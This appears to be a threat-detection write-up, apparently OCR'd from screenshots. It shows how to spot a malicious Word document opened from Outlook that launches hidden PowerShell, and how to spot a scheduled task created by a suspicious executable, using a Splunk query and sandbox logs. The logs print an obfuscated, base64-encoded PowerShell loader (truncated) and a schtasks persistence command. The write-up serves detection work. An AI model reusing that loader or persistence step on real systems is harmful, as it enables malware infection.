
(Exclude Executable File)

Run Malware

Malware Detection


- Create Service
- Registry Change
- Task Schedule
- Change network settings
- C2 Communication

Suspicious Document file




```
Processes Created:
===================
[CreateProcess] OUTLOOK.EXE 3624 > "%ProgramFiles%\Microsoft Office\Office14\WINWORD.EXE /n %LocalAppData%\Microsoft\Windows\Temporary Internet
Files\Content.Outlook\2H9AK5Z0\INV_8337.doc"    [Child PID: 3976]
[CreateProcess] WINWORD.EXE:3976 > "%ProgramFiles%\Microsoft Office\Office14\WINWORD.EXE  /Embedding"   [Child PID: 3896]
[CreateProcess] cmd.exe 1472 > "powershell  -w hidden -enc         IABTAGUAdAAgACgAIgBUAHAAIgArACIASAAiACkAIAAoACAAWwB0AHkAcABFAF0AKAAiAHsAM
AB9AHsAMQB9AHsAMgB9AHsAMwB9AHsANAB9ACIALQBmACAAJwBTAFkAJwAsACcAcwB0ACcALAAnAGUAJwAsACcATQAuAEkAbwAnACwAJwAuAGQAaQByAEUAQwBUAE8AcgBZACcAKQApADsAIA
AgACAAIABzAGUAVAAtAEkAdABlAE0AIAB2AEEAUgBpAGEAYgBsAEUAOgB5AE4ATwA4AGsAIAAoACAAWwB0AFkAcABFAF0AKAAiAHsAMQB9AHsAMwB9AHsAMAB9AHsANAB9AHsANQB9AHsAMgB
9ACIALQBGACAAJwBzAEUAcgBWAEkAJwAsACcAcwBZAFMAdABFAG0ALgBOAGUAJwAsACcAVABNAEEAbgBhAEcAZQBSACcALAAnAHQALgAnACwAJwBDAGUAJwAsACcAUABPAGkATgAnACkAIAAp
ACAAOwAgACQATwBjADgAcwB5AHAAawA9ACQARgA1ADQATgAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAgACQAWAA3AF8ASQA7ACQAUAA2ADEAUQA9ACgAJwBNADYAJwArACcAOABMA
CcAKQA7ACAAJABUAHAASAA6ADoAIgBjAFIARQBgAEEAdABlAGAARABgAGkAcgBlAEMAVABPAGAAUgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAnACsAJwAwACcAKwAnAH0ARgBxAG
IAJwArACgAJwBkACcAKwAnAHcAeAAnACkAKwAnAGgAewAwAH0AUwAyAGcAaQA4ACcAKwAnADcAYgB7ADAAfQAnACkALQBmACAAWwBjAEgAQQByAF0AOQAyACkAKQA7ACQATAA4ADcARwA9ACg
AJwBOACcAKwAoACcAMAA5ACcAKwAnAEcAJwApACkAOwAgACAAJABZAG4ATwA4AEsAOgA6ACIAUwBlAGMAVQByAGkAYABUAFkAcABSAG8AVABgAG8AYwBgAE8AbAAiACAAPQAgACgAKAAnAFQA
JwArACcAbABzACcAKQArACcAMQAyACcAKQA7ACQAQQA4ADEAWQA9ACgAKAAnAEYAJwArACcAMQA5ACcAKQArACcAUAAnACkAOwAkAFgANAB3AHgAbgByADEAIAA9ACAAKAAoACcAVgAyACcAK
wAnADkAJwApACsAJwBUACcAKQA7ACQAUQA0ADEAVwA9ACgAJwBTADMAJwArACcANQBDACcAKQA7ACQASQBwADQAZgB3AF8AZQA9ACQASABPAE0ARQArACgAKAAoACcAUgAnACsAJwBXADAARg
BxACcAKwAnAGIAJwApACsAJwBkAHcAJwArACgAJwB4AGgAJwArACcAUgAnACkAKwAoACcAVwAwACcAKwAnAFMAMgAnACsAJwBnAGkAJwApACsAKAAnADgANwBiACcAKwAnAFIAJwArACcAVwA
wACcAKQApAC4AIgBSAGAARQBwAGwAQQBgAEMARQAiACgAKAAnAFIAVwAnACsAJwAwACcAKQAsAFsAcwBUAFIASQBuAGcAXQBbAEMAaABhAFIAXQA5ADIAKQApACsAJABYADQAdwB4AG4AcgAx
```

Suspicious Document file detection



New Search


```
`index-sysmon`
signature="Process Create"
ParentImage="*\\outlook.exe" AND Image="*\\winword.exe"
| rename ParentImage as 1st_ParentImage
| rename Image as 1st_Image
| join type=outer Computer
[ search
`index-sysmon`
signature="Process Create"
OriginalFileName="Powershell.exe"
]
| table Computer 1st_ParentImage 1st_Image CommandLine
```




✓ 4 events (6/10/21 2:09:00.000 PM to 6/10/21 3:09:21.000 PM) No Event Sampling ▾
Events (4) Patterns Statistics (4) Visualization
100 Per Page ▾ Format Preview ▾

	Computer	1st_ParentImage	1st_Image	CommandLine
1	Messi10	C:\PROGRA~1\MICROS~1\Office14\OUTLOOK.EXE	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	powershell -w hidden -enc IABTAGUAdAAgACgAIgBUAHAAIgArAC
2	Messi10	C:\PROGRA~1\MICROS~1\Office14\OUTLOOK.EXE	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	powershell -w hidden -enc IABTAGUAdAAgACgAIgBUAHAAIgArAC
3	Messi10	C:\PROGRA~1\MICROS~1\Office14\OUTLOOK.EXE	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	powershell -w hidden -enc IABTAGUAdAAgACgAIgBUAHAAIgArAC
4	Messi10	C:\Program Files\Microsoft Office\Office14\OUTLOOK.EXE	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	powershell -w hidden -enc IABTAGUAdAAgACgAIgBUAHAAIgArAC

Suspicious create task Detection



Process	Command
Quotation HT210525 IV.exe (35	"C:¥Users¥user¥Desktop¥Quotation HT210525 IV.exe"
schtasks.exe (1532)	"C:¥Windows¥System32¥schtasks.exe" /Create /TN "Updates¥INjHwoxovhen" /XML "C:¥Users¥user¥AppData¥Local¥Temp¥tmpABD8.tmp"
MSBuild.exe (2296)	"{path}"

